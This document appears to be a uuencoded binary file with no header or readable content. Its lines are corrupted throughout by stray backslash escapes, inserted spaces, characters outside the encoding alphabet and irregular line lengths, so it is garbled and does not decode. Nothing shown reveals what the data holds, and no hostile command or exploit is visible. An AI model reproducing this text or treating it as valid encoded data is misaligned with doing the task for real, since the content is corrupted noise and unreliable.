M\_3]Y?BD\*8Z'%;L\*X[#FY7J(X1HRTZ&.4\$Y10%<61S^\(W\_AE,5!2)I^! \*4XF
MYCM-BW\ /J+BO(TU\_!U:Q;:RWBFMW%VIG`WM\Z23G=C/?I6(\$/\_73&2;%EV)\$
M(^,"Q6:JMH[.-M%5C1R9'\>9SQVB1C9G>?:13!^E1F:3?+BL:JK5NY;\NT(Y
M+Y&?YH'\_8\=4#AI0V<^)PP?\_ -NVJ\_E-3;EQ]MD4\_XG\_\_\_\_?\_R;T,AJBTA\*KKV
M[SJVZXRN5W=]ONL[77\_LNM\$!^QQ0=T#J@'L/F'] '[VYO=5-E:Y:M5[9UV4YE
M>Y3M6]:MK\$=9G[(!9?&RX\M&EC65M92UEYU6-J/LHK)Y95>475MV1]E]98^4
M/5'V;-D;9>^7?5;V==D/9?^4K5&^;OE&Y5N4=RG?N\_S`\H/\*CR@\_NOS8\B'E
MP\KKRYO+QY=/^C^S\_)SRV>67ER\L7UQ^:\_D#Y8^5+R]\_L?S5\H\_\*ORQ?5?Y+
M^9\_E:W7?H/OFW;?IOE/W\_;J7=S^\>ZQ[G^XUW4\_H7M=]5/>F[A.ZG]Y]6O?S
M\_@][9QE<51:UZ0N-!'@0(\$"@'P0(\$"# '<1?<W=W=W1K7X,\$M6&,!@C46(+B[
M: ^/>:&BD<>:] \*YV^NVK^%#.\_IFI"%=5/+?:%=' +/ /L^ [ ]CIUE9G\*4F6ULD'9
MHNQ4CBIGE,O\*#>6N\E)YIWQ1?BHIU<QJ#C5\$+: '653755<NK5=1: :G.UG=I5
M[ :4.4,>HD]09ZEQU;I6W:S&JGO40^IY]9IZ1WVH\_J5^5+\_CXWW2:!FU8"V\_
M5D0KH<E:::V25E.KIS71.FH]M/[ ; ; ]I( ; :HV6XO2EFFKM:W:;NV@=DP[H]W4
M[FO/M%??:.WP\8&H]@YY%SZ\$7U(OIDJ[KKEY5KZ,WUEOH[?3>^B!]A#Y6GZ3/
MTY?HJ\_1U^F9]KWY\$/ZU?T\*\_IC\_07^M\_Z/\_IW/:V1R0@R<AGY#<Y0#<<H8U0R
MZA0-C+9&)Z.' ,<08;4PTIAFSC=^-<<8F8YNQVSANG#.N&G\:]XW7Q@?C&SZB
M+K49:/YJYC,+F<5,PRQE5C2KF77,EF8'L[09QQQDCC.GF+/, ^>82,\ ;<8NXR
M]YE'S(OF#?.>^=A\87XR?YJIK'16)BNW5<`\*MWA+M<I:5:S:5@.KF=79ZF4-
MM(9:HZU(:ZZUV%INK; &V6WNLPL)8)ZYQURWIH/ ; ?>6!\_P(6EI[ ` '[J\_VK'6:7
ML!7;M\$O9U>UZ=E.[E=W![FO\_9H^RQ]M3[ '7V,CO:7F]OL?;?Q^RS]B7[AOW\$
M?F6\_MS\_;/VU\_)XN3T\GC%' '\$1W=\* .N6<\*DY#IX73WNGB]' \* &.6.=R<YT9ZZS
MPEGG\_. 'L</8X)YT+SG7GMO/0B7?^<7[ @@ [K2N-G<7&ZH6]@MX5IN&;>R6\ .M
MY[9V.[D]W7[N;VZ\$.\V=XRYTE[D;W&UNG'O'\>9>=O]T'[A/W5?N%]<3@DLJ
MA<>3C/ /CTG-9N!"N\$%><\$SF=\*X\K" [7B&O! =>7Z< (.YX=Q8;@8WGUO\*K>36
M<;' </NXH=XJ[P-WA'G,ON;?</\_A(J71\9CX[GXLOPO.\QMM\&;XFWX!OSK?A
M.\_'] ^: '\&'X"/PU7Z') ^+;^1W\8?Y\$ \_PY\_DK\_) \, \_X-\_Y'\_B@\ES"!D%8\*%
MO\$(A01),H;100:@F-!9:"1V%;D(?880P7I@JS!3F"ZN\$)<)68:>P3S@M7!)N
M"MG>%Q\+?PF=\J&5\*,9T8).81"XI%15YTQ')B5;&6V\$!L\*W81>XL#Q\*'B1' &Z
M.\$)<)"X7-XD[Q+WB(?&\$>%6\+3X2\_Q+?B-\_PL6AII8Q25BF?5%CB)%DRI8I2
M#:F^U\$1J)767^DE#I)'2>&F6M%#Z75HMK9=V20>DX](9Z9)T3WHJO9;>29^E
M5')Z.5#.(>>1PV51-F17+B?7EAO)+>5V<A=YH#Q<'B=/DJ?+B^65<HR\6=XA
M'Y9/R1?E:\_)M^;G\5OXD?\='LP4HV97<2GZEL\*(HME)6J:344)HJ;93.2@^E
MGS)\*F:!\*K.5A4JTL'E'9KNQ6#B@7E.O8.QXIS[%W)%/]U/1J%C6\_6D3E546U
MU\*IJ';6QV@][1S]UB#I:C5"GJHO5E6H,=HX=ZC'UK'I%O:UB>4^/5?]0?ZB\_8
M-W)H(5HA+5P3F%VCB]9; &Z0-T\9HL[2%VN\_8,]9K>[3#VBGMO'95>X(=X[WV
M6?NI9=2SZ;GT?'J8KF&\_\*\*)7T6OIK?2.>@^]KSY8GZA/QWZQ2%N;] %WZ0?T
MH]@O;ND/ ]>?Z&\_V#GM+P- [ ]@M\AM%#=#DPS)\*&16,!D9SHYW1V>AIC##&U.-
MF<9\VBEB&' ' &0>.B<<.X9SPV7AA? \5&&< <P,V"E"S:\*F8\*JFC5VBKMD\$^T1[
ML[\YU!QC3C"G88]89:XW\_S!CS>/F.?.J^:=YWWQ>+T0\*\*ZV5T\IKA5G%+- \$J
M8U6V:EGUK:965ZN/-=@:;HVU9EM1V!^BK0W67NN(==JZ8%VSGEJOL3M\L3S8
M';+;N>W\=F%;MTO:%>RJ=FV[M=W][FGWP^XPR9YAS[<7VROLK?9N^R#VAC/V
M;?N1<\*.MS\_:J9ST3J"3`SM#`4=Q;\*>T4Y'9%T8Z\$<XT9Y:SP%GK;'9BL2L<
M<BXY-YW[SA/GI?,>T):-Z.;U2W@AKNBJ[F.6QT[0E.WE=O! '> \.< \>Z\$]U(
M=ZF[&CO"%G>G>\ ( ) [UYS;V%' ^-O] ['HXCR?^%Z];I>32<;]R^;C"V'\DKBQ7
MA:O->?":<=VXOMQOW^AN'K#?'6\2MX-9P&[U[ '>[#% [GKW#/N#?>1^XJ/%\W\$
M!\_ %Y^%L!09?BJ\_(5^H'8!\_HS/'?`3C"\$G\S/Y! ?P2\_B5V`7B^\$/\<?XL?X=\_
MS+\_DW\_+#\\*EI%\@IA`B<H`J.4\$:"H)#026@H=A\*Y";V&4,\$&(%&8+"X5UPA\_8
M`?8\*AX7+PI\_"`^&I\\$KX+J3` ]1\@9L/U7TR41%UTQ1IB?;&9V%KL\*`X4AXOC
MQ\$FX\_I>)T>)&<:NX2SPI7A"OX^I\_\*+X30^`C45-) \_E\*PE%\J(I7`M5).J@IO
M:"@U9Z[\N=)B6,-: :1.LX9AT%M?]#>DO\*5[Z1\_J&#]3,C\*L^1"X` :S#ETG(E
MN;I<5VZ+: [XWG&&H/\$6>)2^4E\JKY.WR'ESS)V', =^4G\BOY;USS/E\_@%4UQ
M<<575AHKK92.L(4^RFAEHC)=F:-\$\*3%PA5W\*/N6(<D6YI3Q4GBFOE1\P!7\U
MDYI+=:065V754\$NJ=-4&,(4V:B=UD#I"': :].ABG\KJY1-ZG;U-WJ\*?6B>@.>
M\A]KW[%AX"FUM)KN;10K:C&:8I67JNFU=4::2W(\$89JH[0(;9ZV1%NEK=,V

M:P>TX]HY[3(<X;GV5OND?==^@1\_DU//"\$,)U2R^C5]9KZ/5@!UWU/OI`9@^
M59^M1^G+]-7Z#K\*#D\_IY\_9[^5'^^MO],\_ZVF,''.[\$6SD,P1#-TH:Y8PJ1A.C
M-<R@N]'7&&-',F88<XU%QGIC\*[Q@OW\$47G#;>&3\9;PQ?AJIS/1F9C/(##-+
MF(IIP@MJF0W-%F9;L[,YV!QI1L`\*9IK+S;7F9G.[&6>>-B^9-\V[(<(/YC=\
M[\*6?E8\$Q@I6=:N>U=AJ:~?6T!EC#X`,3K/G64FNU%6/]81V\$#9RWKEA\_6B^L
MOZW/U@)\:&(@7""?7<@N9MMV6;N\*7=.N;[>WN\!\$!MG#[6GV'N1\_3M<(-;>
M9Q^U3]D7[/OV,\_L-3."+G=;)Y`0YN9S\CN@83BFGO%/5:>JT<3H[/9Q^9`\$S
MG7G.8F>#L\>V<PXXQYQKSAWGL?,<%N!Q4[L9W"QN#A@`YZIP@-)N;];>1V])M
MYW;!\_7^4.\&=ZLYR5[CKW#<`>X>]PS=\_^Y3]R/[G=\T'/"]9Z"2\~EY/)P
M!;EBG,!I7\$6N!E>?:\\*U@F4/Q+U\_##>16\`MXZ\*Y]=P6[A!W\$G?^J]PMW/G?
M<5^XGUQ\*/BL?S.?GP\_CBO,.7XZORM7#G[\!WY\_OQ@\_D1?"0\_EU^,^\_X:~B>\_
MGS\_&G^8O@\\_XO\_AX\_@/N^NFS\$S(.(<0RMS\$FPEMA2Y"3Z&\_, \$Z8(LS"7^
ML%`8+NP1#<K'A>NXWS\17@AO\2`&?F)&,5#,\*1;!W5X3;,&,6\$=L++82VXM=
MQ2`B:-SMIXFSQ95BC+A%C,7=\_JQX1;PEWA>?BO^(/24N-<'2"%2(:DX<H(N
M59)J2@VDIE)KJ3=2P@AIK#2][O-KI`W25NDP,L)%Z9IT6WHEO9>^XN.S4\G9
MY%S("7E\$K`EY>KX2[?4.XH]Y#[R[\_](W&'GR<O04)8\*^2#`C'Y3/R)?DA
MW>\$\_RM]D?R6+DE/)HQ2@=%!&J:A45YHK[92N2B]E@#]>F8J[^P\*D@TW\*#F6O
M<D@Y@61P3WF\*;/`W/K8WC1J@9E5\_12X05%UUU+)J7;6)VEKMH'93AU(NB%3G
MJ\*O4]>I6=:>Z3SVG7E5OJP\_49^HG]:>:2DNG9+=R:F'(!)F:)6U6EI#K9G6
M1NNC#48B&\*=-1B)8KJW5-FK;M"/:~>V2=EV[H[W6/FC?M&1(!-GUW'H!O8C.
MZ27U"GIUY(%&>B>]ISY`Z\*/TF?H\\_6E^DJD@=WZ0?V\$?E:\_S&2!]\$:@\:L1
M8A0T%, ,VRB()U#!:&.V-;D9O8Z`1@1PPQUAH+#,V&['/&N.P<=XB13PS'AE
MO, ,`U:8U,YG9S&`SW!21`ERSG%G/;&JV,3LB!0PSQYJ3S>GF7'.UN<`<A@RP
MWSQO7C/OF`\_~O\S/^)#SU):\_E=G\*9Q6V.\$NV3/+\_1E9SJZW5U\_K-&F6-MZ98
MBZP5UCIK\$\_S\_J'7&NFS=L.["\_3]:WV'\_?G:0G<<N:~!>U>9A\_1;N&7=~=N;`>V
M>]D#[:`V:'LFF?J.\.:LP\_9)`US]A7[L?W2?F=\_LG\_8&9RL3K"3URGDJ(X#
MZZ\_LU'1:.AV<[DX?9Y`SP8F\$T<YO\Y=SK[G2/.\*~=/YX`SE\_/:>8^/9DWG
M9G:SP\_F+N9)KNB7=9Y]MYG;%L;?PQWNCG.GN#/<>6ZTN]'=[NZ&[U]PK[MW
MW4?N<Z\_M>SPUZ7K\_S\_?S<T4XGE,XBZO\*U>\$:P\_;;<?VX(=QH+H\*;RBV&Z\=P
MF[D=W#`N+`>%N\G=X^)A^C\_P<\<%I^!Q`"%\ (N5O@2\_.58/KU^"9\%[XW/X@?
M!M.?Q2\_D?^=7\^OY/?QA\_AO\\_RK\_A'\_%O^<\_\S\_YC\$(V(9>03P@3-, \$5R@M5
MA%KD^#V\$OL)@8:(P79@G+!\*6"UN\$7<(!X2@<\_Y;P4`@NO!\$^"E%\$S\$+##^W
M6%R414LL)5:`W3<7VXF=Q9[B"'&\.%6<\*<X7UY#<QXD'Q8OB#?&>^%A\ (7Y%
M9R"-E\$\*\$E\$\*EHI(@J9(M59/JPNQ;HC/07QHJC9\$F2-/0%5@EK4=?(!9>?TZZ
M\*OTI4=/X)/T\$Q^8FU;.\*>>5P^1B\HRU!.H+S>5N\I]Y,&P^K'R;#E\*7BY'
MRQODO(1^;1\`4[\_5`Z-Z~L`7V<,8O:Z41#>@JE(;W8!.2D\_X\_&\*)&6&,E]9
MK\*Q0ML+F#RK'T`VX#9M\_H<OK`Y54L/E`]'`+RJ"5@\[9:6JVH-H3-MU>[H!,P
M\$C8\_39VE+F#Z`]=@\_\`5)`I+;1ML/BVZ`%FU`K!Y4=,T1ZL.FV^JM=(Z:`-@
M\V.UB5JDMA0VOT)`;HNW43L#FKVFWM`?W[!YCY23Z?\_"ILOK!='!Z`L;+ZV
MWD!OIG>#S?^&#\_].GP.;7Z&OT3?J^V#S9\_2+^G7]&6S^H\_Y53T;9/X\1:A0Q
M#-A\1:..4<=H`YOO9?1`]I\,FU]@+##6&MM@X>0\_,\:=V#S+XVWQC]&:MA\
M5C.G&6)RL'G'+&-6,AM1ZN]J]C9'P>8CS=GF0G,=;'ZGN=< \; %Z&S3\PGYJO
MS.]F"B3^`N;51`V+UFZY5HU8//~K-961VL@;'Z<-<F:;BV#S6^TMEJ[K].P
M^>O6;>3]=[#Y9'8JV]\.ALT70=J7[7\*P^3IV0[NYW1TV/\>B:P\_#S:\_TEYK
M;V\*2\_E^P^7\_L;\_A`]<RP^1#D\_\*\*.9NOY%1WZCIM8?.]G0'.4&<\*;`ZAL]19
MY6R`S1]V3CCGG+NP^5?.W\XGQP\VG\W]U<WK\K!YURV+C~\8-M\_1[>;V<4?#
MYJ<CX4>Y,;#Y7>X^]XA[!3;\_T`WFOG9\_N)Z6"==[2LZ?R\1EIW0O<P97DJL)
MFV\_.M>\$Z<8-@/\^/12YN!;MH:;A.WC=O-G8+-WT`V?`2]A\TGYU/SZ?E<L/FB
M/,<K?`G8?%V^\$=^`[T&Y?A0?P<^#S:\_BU\_&;^0.P^7/\9?XF\_QPV\_XG\_CH\
MSP\*;SRL4%,(%S9?6:@AU!/:P>;["`.%8<)4V`R4L\$Q8+>R`S1\13@KGA7NP
M^="`.R3Z-+#Y[&\*PF\$48/,ED>>KB\$U@Y\$W?<0QL?H8X%VE^/6Q^M[A?
M/,ID^9]B\*O0!,TM!4AAL7D&2+R75@LVWD-I\*G:7!L/D(:0KZ@,MA\YNE[5\*<
M=!HV?Q=-P,?2!]C\+[\*G\$`.#9L/EWGT`"O`YNO)C>663`=P/FQ^-3+\`\_)!
MV/QY]/\_`E%`\_YC+/\_#AVH&P^7Q\*(48Y?<J2DVEOM(>~M]7&:0,5Z;!YA<I
MOR.\_QRK[T/L[A?Q^`S;\_1GF/\_)X6-A^DYD)^%V`SI=#YJZHVA<UW5GL@OX^%
MS<]4YR&\_X#~QZD`U&/4]7NL/D=^]\#F,VA9D~\+P^95S4)^KPV;ZFU0W[\_
M#38\_09N\*\_+X~O^`M@/Y\_0QL\_D\_M`O+[1]A\"CV-GE'/0\_T^`F](FR^OMX\$
M^;T7;'ZX/@;Y?0%L/EI?C\_Q^2#^)7M]5Y/>7L/DO^D\_D]ZQ&,#I]8<CO#FR^
MJE\$+^;T#;+Z?,1CY/1(VO]A8COR^\$S9\_S#B~/\_X`-A^/\_M]7(QUL/H>9&\_E=
M@LV7-BL@OS>#S7<Q>YK]F1[?1MC\`O,@\OMUV/P3=/<C>FLE@\QFM0.3W(K!Y
MS;\*1W^O`YEM9[9`V^M])UK3D~]7PN:W6+`([V>M^`CNW4=^\_P<VG]).B\_P>
M`ILO;HO([Y5@PW0VMM]X;-C[#`[K\OA,VOL3<@OQ^&S5^TK]FWJ:\_WU?8X
MJ9QLL/E0IS#RNP;K^;41G[O"]OO[\_R&#X=-K\_\$68`\O@LV?]PY@\_S^\$#;\_
MUOF(.X/F\`IYD%`EZFC5Q`YO3ELOJO;"\_E]/&Q^MKL`^7T3;'ZO>PCY\_89[
M#]V\E\CO`H^G9\+UGAP^`!E18(OR@GHYCE(\`7A\ZVY#DCP0^`SD[A() /A5
M\FMW\$XD^`/P^=O<`R3X3\_#Y5.CE9>+SPN=+!\(2?&7X?\$.^&1)\`\_C\2`X<
M/YGIXQV!SU\_BKR!/OX;/?T,7+[60`3Y?0"B"!%2/E]=J(,\$WPD^/T`8@0\_
M`SZ\_5%B)!+;\;/G".(L\$TAX@0[>/TCPZ>`SOXHA2/`\*?+ZL6`D)O@5\OIO8
M&PD^`CX\_1UR(!+\9/K]// (P\$?Q,^\_TQ\);ZCWETF\*1L2?#A\WI!<)/AZ\DV
M4D<D^&'26/3]IR/!KX;/;Y-V(<?A\`\_D1XBP7^&SZ=&US^SG`\^S\DR\$GP5

MZMHU1X+O"Y\?) 8^7IU#'?YV\"0G^\*'S^LGP#"?Z-!\$=N^2\*GQ(\$GR^H%\$6"  
M+P6?KX^?V/TZWHI`Y6A2/'SX?/+E%5(\''P^9/\* .23XQ) 3K\_X0\$GP\$^' ZSF  
M18) 7X?/EU, I (\`WA\`JW5/DCP\$) 1 (/FCD.#\_@, \_05X\@P?^I/D"7\_S42?`KX  
M?&8M.Q)\, ?B\J95\$@J\ /GV^K=4\*"PZ?GZ+-0 (\* /AL] O1X\_\_@' 8! /G] 7>X0\$  
M\_P4^ [Z>G1X+ /#Y\_G=46WF/Y^/\_C\:#T""7XQ?#X&W?T=^C'X\_!7]) A) \/'S^  
MA\_Z+D<; ('9\O9 (0CP9>&S] <TZB' !=X' /#S\*& (<' /, A:BL [\:"7X/?/Z4<1X)  
M\_@E\\_KWQ&0D^ (WP^\_%KZ8:8&GR] O5D&" ;P6? [V'V18\*?") ^?9RXREU-/\_X!Y  
M%'G^GS^N?D&"3XE?#Z+%80\$7QP^;UFED. ';P. ?;H: /?TQH!GY] JS42"7P. ?  
MWV' % (<?A, \_?LQXCP7^E;GX&) /A0^+Q@JTCPU>#S3>R62/#] X?-C [ 'E (\\$OL  
M5>CD\_X\$S\$?QP^?) 7^\$PG^K?T) ??P43EHG) WP^S'F&!%&/E\_+J8\\$WQ4^/] @9  
MC@0\_&SZ\_W (E&@M\+GS^-+OXUYRE\\_H/S!0D^`#Z?V\V/!\*\_#YRNX5=W:3`=\_  
M\$GQ^OKL8"7XK?/X@^O=GW-OP^1=N/!\*^9T3"] 9X\*-A\_ (Y4""+P&;M[G22/`-  
M8?/MN2Y (\`-A\).X64CP:V' SL=P>)/A+L/G[W!, D^&^P^;1\1B3X`K!Y\$9U  
MAZ\ .FV\_\*MT\*"P";'/M-1 () ?"IO?P&\_A=U+7\_AI\_"PG^;] B\1T@II!-^A<T7  
M%HHCP9>%S=<6&B#!=X/\_X:>\_3AA#FQ^A; '&"7X?;/Z, <!\$) \_AEL\_J/P%0D^  
M\$\_7K0Y' @#=#A\1; \$: \$GP; V' POL3\2\_&38\_) Q"1+ \-C\$.O?KC2/!W8/, OQ;=  
M\\*FE#.C4YT2"YV#SCE0&" ;X1; +Z#U!4) ?A1L/E\*:C02\_CD[Y] B+!7X; -/T"?  
M\_I7T' 3: ?3@Y`@B\ (FY=D' 0F^!FR^F=Q: [LCTZ) ?) T3C?VXH\$?Q (V?QT=^H?R  
M. ]A\, B65XJ\ \$P^: +\*"60X, O!YNLH#9' @N\ /FAR@CD>#GPN97\*FN1X/?#YL\J  
MEY#@\_X+-\_Z-\4Y (S) WLF; +Z26AT) OBULOK<Z`'E^"FQ^H; H4"7X [; /ZP>@ ( )  
M\_BYL\_I7Z-Q\*\`VP^F\_8K\$CP/FW>ULDCPC; 56.-/KA@0\_&C8\_79N#!!\#F] ^E  
M[4. "OP\*; ?Z@] 0X+\_H: 74\_?5, 2/ "%8/ .R; B#!UX3--] ?; Z) WH-&^\ /AD)\_G?8  
M\_"9] &Q+\\*#C\#?T. \$OQ[V' QR ( [61WL@%FR] J<\$CPY6' S=8U&2/` \) 8/-#C5% (   
M\ /-@ \ZN, =4CP!^@< [S (2\_`/8\_"?C.Q) \#MA\7K, @ \$KP%FZ] LUD""; P>; [V, .  
M1 (\*?"IN/, I<AP>^`S1\Q3R+!WX/-OS; ? (<&G@<UGMX\*1X`78?\$FK' !)\\$] A\  
M) ZL [ \$OP8V/P, :RX2\_`K8\_&YK/Q+=C (\`LO) /B?5BH [O9W9#F+. [FK!YEO8  
M] 9' @!\ /F (^PI2/#+8?.; [ >U (\`\*#A\ S?MNTCP' V#SOSA^3@8G-VP^W. &1X"O`  
MYNLYC9' @>\ +FASFCD>#GP^97.S% (\`=A\ ^>= \*TCP+V#SGW%FE\ (-A, WG<PLA  
MP=NP^2IN323X] K#YONX@=SB=URUR?T>"CX7-'W5/ (<' ?A\V\_<=) [\$WQDPO6>  
M%C8?Q.5" ?A=A\Z6X\LCO36' SG; D>R. ]C8?, SN7G ( [QM@W' <'>3W:W12] QSY  
MW0.; S\!G07XO#) M7>0OYO39LOB7?#OG] -]C\!'XJ\OL\*V/P?\_` [D] S/\99S1  
MW4-^\_PB; 3R&D\$3 (\*>6#SQ00!^; TB; +Z^T`3YO1=L?K@P!OE] `6P^6EB/\_`X (   
M-G) !N (K\\_A (V\_T7XB?R>)%3: ?7PP3BS.G<QU@\\_W\$P<COD; #YQ3B; 6R/NA, T?  
M\$T\COS^`S<+>'Y#?T`F<TBXD=\EV' QIJ0+R>S/8?!>I)\_+ [.-C\+&D^ \OM&  
MV/P>Z: !TG#G33P.; SR@' (K\7@<UK.-\$O ( )>!S; >2VR.\_#X' -3Y2GR; /I1&Z+  
M' (O\?A8V?TN^C\_S^#VP^I9 (6^3T\$-E) <\$9' ?\*\`F&^` \KK72&S8\_0AF+\_X0  
M-K] &V8#\`A@V?U&YAOS^`C; \_5?&HJ=1LL/E0M; !: @L [QJZFUD=\ [PN; [J [ \A  
MOT^`S2] 15R" \_ [X+^U] / (+\\_A, V\_53\BO\_0#YG-J>9#?9=A\&: TB\GMSV' Q7  
MK1?R^W@ZP5^`\_X-K] 7.X3\`@, V\_U1 [B?R>`#8?H&=%?B\\*F] =U!\_F] +FR^  
MM=X!^7TH; 'Z2' HG\O@HVOU7?B?Q^#C9\_6W^`\_ /X) -I\_\*2 (? \GA<V7\\*0D-\K  
MP^8; XN2^C=\$`-C\_2& (?'\`@6; 7VML1'X\_`IN\_9%PW[C"G] MEA\ P7, (LCO) 6' S  
MU<TZR. ^=8/, #S" ( [S-@ \TO-E<CONV' S) \RSR. ^/8/\_F\_\@OZ>' S?] JA2"\_  
M\* [#YLE8EY/<6L/EN5F\_D] PC8\_!QK (?+[9MC\ /IS6G [1NPN: ?6: ^0WW^!S6>R  
MLR&\_A\ /F#=#NUR] %) ?1N [ (\_+ [,-C\9' LZ\OMJV/PV>Q?R^WG8\_!W [ (?+[9] A\  
M: L<?^3T?;) YS9. 3W\*K#Y1DYSY/>^L/E1SGCD] T5T1K\ ) ^?TH; /ZR<P/Y\_0UL  
M\_KN3W/5S@V#S! =VBR. ^E8/, UW+K ( [YUA\ P/=H<CO, ] T%. ) U?A?P>!YL\_Z9Y#  
M?G\, FW\_G?O+F] Z4) UWL&N' PPEQ?Y787+E^, J ( [ ^WA, MWY\_H@OT^ `R\\_EHI#?  
M\_X#+ [ ^>. (+\_ "9?\_BWO-O6?.Y8O!Y4V^/) [?; A\6YS\*] ^"'P^6G#\ .0WZ/A  
M\MOYW<CO% ^#R= `E'R. ]?X/) ^0GKD] \_QP>5Y0D-^K"G5P (M\`^; T?7' ZT\$ (' \  
MOA@N'R-L1GX\_!I> (MQ\$?H^`R\_ \0?A' 3B#G@H7\$<.3WTG#YFF ( ] L0F=Q0\2  
MAR&\_SX++\_RZN1G [ ?`Y<\_) 9Y' ?G\ "EW\O?D9^SPB7SR7E0W [7X/+EI2K ( [ZWX@  
M\CVDOLCO\$^`R\Z1\$`R. ] ;Z!3^\*/+ [ +; C\<^F-] (\$F>+++ (0<COQ>' REEP\*^; T!  
M7+Z=W!GY?01<?JH\ \$ \_E] #5Q^! ^9W#LH7X?+WY, ? ( [U\_A\FF4#, COH7!Y05&1  
MWZO1 [\$Y+Y/?^</DQR@3D] R5P^?7\*'\COQ^`R5Y4\_D=?PN5\_\*BG4M&I.N'R8  
M6@SYO0Q<OI9: '\_F] \*UQ^L#H<^7TV7' ZY&HW\OA<N?UJ] @/S^% ["\_0?V"!X\  
ME\^MY4=^U^`R%; 2JR. ^MX? ( ] M7 [ ( [Y/@\O.UQ=H\*9E [G-ES^A1:/\_) X^+A^H  
MYT! ^+P&7M\_72R. \-X?+M] 2 [ ( [R/A\M/T6<CO: ^`RL?H>Y/=+</G [ ^A/D] V] P  
M^; 1&1N3W`G!YT="0WZO#Y9L:K9#?! \#EQV. ) ) ) 8" I??8&Q! ?C\!E [ ] FW\$) ^  
M\_QLN [S%3FNEH1J>P61SYO2Q<OK; 9`/F] &US^-W, \$\OL<N/P\*<PWR^SZX\_!GS  
M (O+ [ , [C\1\_, K\GLFN' P>\*Q3YW8# +5 [2J ( ; ^WH>F<\_LCOD^`R"ZPER.\_; X/'  
MK. / ( [W?@ \B^MM\COJ>`R6>V<R. \<7-ZQRR" \_-X++=[ " [ (K^/@LM'VK.1W] ?!  
MY7?:>Y' ?2V. KN8B9QW</ED; BK7WPV&RQ?! / ( [LEH/+UW\$; (K) WA\L/<4<BO\^%  
MRZ] TUR\*\_ [X?+GW40 ( ; \_\_\_!9?\_Q\_WFS>^; \$O- [9MA\ "%<`^=V\$S5?BJB.\_MX7-  
M] ^8& (+) /@<TOY) 8BOV^`S1\_F3B" \_WX7-O^+^1G [W@\UGXW\_E\] (<CLN717YO  
M#) OOR' =#?A\ -FY\_. ST%^CX' - [ ^+W ( ; ] ?@<T\_Y) \AO\_\_@4PK^0B; D] T\*P>5DP  
MD-] KPN: ; "VV0WP?1!, YDY/??8?. ; A&W ( [Z=@\S>\$.\CO [V' SR<748GHQEQB\*  
MZ1L. ^; T\; +ZNV`CYO8?8' [ , WHY#?Y\`F5XGKD-\ /P. ; /B9>1WY\_#YC^ ) WY' ?  
ML] #<7D' D=PLV7UFJ@?S>#C; ?1QJ ( \_#X5-A\ E+4-^WP& ; /R\*=E, XS4S=I8//9  
MY6#D=P\$V7U (NA\_S>!#; ?2>Z. \_#X&-C] #GHO\OAXVOUO>C\_Q^%3; \_2/X+^?VG

MG\$I)KV1&?@^#S2N\*B?Q>"S;?0FFK=&9F]9;#YC<KVY'?3\F;RIWD=\\_P.9\_
MP;1-!C4W;#Y<Y9'?\*\#FZZF-D=) [PN:'J:.1W^?#YE>K,<CO!V' SY]4KR.\O
M8/.? ,6V30@N\$S>?3"B&\V[#Y\*EI-Y/?VL/F^VB#D]VFP^468MHG68F' S1S\$M
M<X' F\]YH[Y'?T\+F@\_1<R.\B;+Z47A[YO2ELOK/>'\_E]+&Q^)J9M%NL;8/-Q
M^@' D]VNP^<>8MHG7//;#Y#\$86Y/?"-)EG(;\_7ALVW--HAO\_\&FY]@3\$5^7P&;
M\_\/8@?Q^QKB,J;Q[R.\?8?,I,&V3T<P#FR]F"LCO%6' S]3%MT\KL!9L?;HY!
M?E'\FX\VUR.\_'X+-7S"O(K^\_A,U\_,7\BOV>%S>>WPI#?'=A\54S;+-'ZP.;[
M8=IF!#.-MQ,V?PS3-A>M! [#Y>.L#\GLZV' P.3-N\$VA)LOK1='?F]&6R^B]T3
M^7T<;'Z6/1\_Y?2-L?H]]\$/G].FS^B?T"^3T9;#ZC\$XC\7@0VKV':IHQ3!S;?
M"M,V79TAL/F)SC3D]Y6P^2U.+/[6=C\+4S;/\*4)O)1N6N3W\$-A\<5=\$?J\\$
MFV^`':906;F\_8\_\AW+/[0MC\&G#\OMAV/Q%]QKR^RO8\_%?O];X<=XF%9<-
M/A\_\*%4:"=VGZKC82?S?X?'\_N-R3XZ?#Y)=P\*)/A=\GCW!DD^(?P^;?<1R1X
M?\_A\3CX/\$KP,GR^#>9OJF+MKAXG87DCPX^'SL\_D%2/";X/-[^4-(\#?@T\_Y
METCPR?'S'4)6)/BB\^D=\S9EA;KP^=:8M^DF#(7/3\\*\S1QFXNX<?/ZV\``)
M\_A-\/I68#@D^+WR^A"@AP5>&SS?SOST;L0]\?J0X#@D^"CZ\_5MR(!'\\$/G])
MO(X\$QH^\_TU,ADG=[/ #Y'IBWX9@YW4[P^0'2\$"3X&?#YI=)\*/C=\D3F+>Y
M+#V"S\_\M\_8,\$[YVR^U4.08)7X/-EY4I("\W@]\WDWDCP?#Y.?)")/C-\E]
MF+<Y\*^=\$SS^37R'!\_P\*?SZ1D0X(/A\;F+<II]2C^;J.2/#X/.3,6\SEV9S
MMRF[D.#/P^?O\*^1X#\_#YU.K\_DCP^>#SG"HCP5>!SS?"O\$U;M2]\?I0Z'@E^
M\$7Q^G;H)"?XH?/ZR@,)\_@U-Y2;7\_+0@'^Q!K2@2?"GX?'VM+A)\\_C\0&TH
M\$OQ,;0\$F<E<AP<?!YT]JYY#@'\GWVF?D.'SP.>#];Q("\I\OASF;6KJ+>'S
MW?4^2/\3X/-S]2@D^#\_@\_OU(TCP?\+G\_)]?(\&G@,]G-K(CP1>#SYN8MRG/
M3.(.A\)/,68@P4?#Y[<;NY'@+\#G[QJ/D."\_P.?)S/1(\GA\RI(,%7A<\W
MQKQ-.[,??'ZT&8\$S\$OQ@'^V-N1H(\_!I^\_8MY\$@H'^S\_'O\$T:\*P=\OI'5C@1?
M&CY?TZJ'!-\%/C\_(&H8\$/PL^\_SOF;=;3).TIZSP2\_!/X'\_OK,Q)\10A\+CL?
M\$KP&GR]O5T&;P6?[V'W18\*")^?9R]"@M"GS]@'T6"OP6??VZ\_08)/Z7CG
M;H.OX(O#YRVG#!)\\_A\;S;]'1&P.>G8MYFOK,&/K#\S8'G8OP^70.8R3X
MKTyr3-QF0((/A<\+KHH\$7PT^WP3S-NW=\_O#Y,>X\$)/@E\GUF+>)=8\_#YZ^Z
M?R+!OX7/\_W0]YSV>,<F'\S9IN9SP^3#,VXA<&?A\+<S;-&5F;6?#YY=ST4CP
M>^'SI[D+2/!/X?,,&\_CX0/@[GY\_\$CP.GR^'E\5";XU?+XGWP\)?A)\?CZ\_
M&'E^\*WS^('\'\'?XV?/X%'X\GPH^'RCD0((O'9^WA=)(\WA^V%+DCP(^'S
